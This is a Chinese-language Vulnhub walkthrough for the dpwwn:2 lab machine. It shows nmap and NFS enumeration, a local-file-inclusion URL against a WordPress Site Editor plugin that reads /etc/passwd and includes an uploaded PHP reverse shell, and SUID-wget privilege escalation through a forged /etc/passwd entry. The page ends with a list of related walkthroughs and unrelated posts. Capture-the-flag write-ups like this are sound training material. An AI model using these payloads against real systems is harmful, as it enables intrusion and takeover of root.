
dpwwn:2 Vulnhub Walkthrough
此镜像配置了静态IP地址:10.10.10.10,需要调整下网络
主机层扫描:
╰─ nmap -p1-65535 -sV -A 10.10.10.10

80/tcp open http Apache httpd 2.4.38 ((Ubuntu))
443/tcp open ssl/https Apache/2.4.38 (Ubuntu)
2049/tcp open nfs_acl 3 (RPC #100227)
34153/tcp open nlockmgr 1-4 (RPC #100021)
46643/tcp open mountd 1-3 (RPC #100005)
49509/tcp open mountd 1-3 (RPC #100005)
50875/tcp open mountd 1-3 (RPC #100005)
╰─ showmount -e 10.10.10.10
Export list for 10.10.10.10:
/home/dpwwn02 (everyone)

╰─ ls -laRt
.:
总用量 8
drwxr-xr-x 25 root root 4096 8月 14 17:59 ..
drwxr-xr-x 2 nobody nogroup 4096 8月 8 15:46 .
╰─ dirb http://10.10.10.10/
---- Scanning URL: http://10.10.10.10/ ----
+ http://10.10.10.10/index.html (CODE:403|SIZE:219)
+ http://10.10.10.10/index.php (CODE:200|SIZE:167)
+ http://10.10.10.10/server-status (CODE:403|SIZE:222)
==> DIRECTORY: http://10.10.10.10/wordpress/
╰─ wpscan --url http://10.10.10.10/wordpress/


** Proof of Concept **
http://<host>/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
http://10.10.10.10/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd

结合刚才的NFS 文件权限,尝试包含文件进来
http://10.10.10.10/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/home/dpwwn02/php-reverse.php


进行提权操作
find / -perm -u=s -type f 2>/dev/null

which wget
ls -lha /usr/bin/wget
find /home -exec chmod u+s /usr/bin/wget \;
ls -lh /usr/bin/wget
-rwsr-xr-x 1 root root 460K Apr 9 13:35 /usr/bin/wget

本地下载passwd文件
http://10.10.10.10/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd

╰─ openssl passwd -1 -salt hack pass123
$1$hack$22.CgYt2uMolqeatCk9ih/
追加到passwd文件末尾。
完!
dpwwn:2 Vulnhub Walkthrough的更多相关文章
- dpwwn: 1 Vulnhub Walkthrough
主机层面扫描: ╰─ nmap -p1-65535 -sV -A 10.10.202.130 22/tcp open ssh OpenSSH 7.4 (protocol 2.0) 80/ ...
- HA Joker Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-joker,379/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.132Starti ...
- HA: ISRO Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-isro,376/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.131Startin ...
- LAMPSecurity: CTF6 Vulnhub Walkthrough
镜像下载地址: https://www.vulnhub.com/entry/lampsecurity-ctf6,85/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202 ...
- Hacker Fest: 2019 Vulnhub Walkthrough
靶机地址: https://www.vulnhub.com/entry/hacker-fest-2019,378/ 主机扫描: FTP尝试匿名登录 应该是WordPress的站点 进行目录扫描: py ...
- DC8: Vulnhub Walkthrough
镜像下载链接: https://www.vulnhub.com/entry/dc-8,367/#download 主机扫描: http://10.10.202.131/?nid=2%27 http:/ ...
- HA: Infinity Stones Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-infinity-stones,366/ 主机扫描: 目录枚举 我们按照密码规则生成字典:gam,%%@@2012 cru ...
- Sunset: Nightfall Vulnhub Walkthrough
靶机链接: https://www.vulnhub.com/entry/sunset-nightfall,355/ 主机扫描: ╰─ nmap -p- -A 10.10.202.162Starting ...
- Dc:7 Vulnhub Walkthrough
靶机下载地址: https://www.vulnhub.com/entry/dc-7,356/ 主机扫描: http://10.10.202.161/ Google搜索下: SSH 登录 以上分析得出 ...
随机推荐
- 简单易懂的ftp脚本自动登录教程
我在上上篇<nmon脚本--对Linux服务器的监控>的脚本中,使用了ftp的自动登录.结果有人询问,遂决定专门写一篇简单易懂的博客,来说明如何解决ftp的自动登录问题. 一.Window ...
- Java修炼——递归算法的俩个实例
1.是输出指定文件目录下的所以子目录以及文件 2.使用递归算算法:1!+2!+3!+4!+5!+-+n!(计算阶乘累加) package com.bjsxt.recurison; import jav ...
- ELK filebeat的安装
安装参考官方文档: https://www.elastic.co/guide/en/beats/filebeat/current/filebeat-installation.html 注意事项: Fr ...
- POJ 2186 Popular cows(SCC 缩点)
Every cow's dream is to become the most popular cow in the herd. In a herd of N (1 <= N <= 10, ...
- HDU1885 Key Task
The Czech Technical University is rather old — you already know that it celebrates 300 years of its ...
- CSU oj 2092-Space Golf
You surely have never heard of this new planet surface exploration scheme, as it is being carried ou ...
- 经典常用SQL语句大全
创建表 --删除表 --DROP TABLE [dbo].[Test] --创建表 CREATE TABLE [dbo].[Test] ( ,) PRIMARY KEY, ----自增主键 ) NUL ...
- CentOS7下设置网卡名称以eth开头
一.前言 在CentOS7下,网卡的名称不再是以eth命名了,下以内容将教你如何在CentOS7下修改网卡以"eth"开头. 二.环境 ♦CentOS7.5_x86-64 三.配置 ...
- dev gridcontrol简单的动态设置动态表头
1)使用BandedGridView控件(此处演示BandedGridView控件包含8个列)2)往BandedGridView控件里添加GridBand控件(此处演示添加了4个) 3)///设置添加 ...
- Python基础知识第八篇(集合)
#集合是无序的#集合是不同元素组成的#集合是不可变的,列如:列表,字典,元组#创建空集合 s=set() # s={1,2,3,4,2} # print(s) #集合添加>>>> ...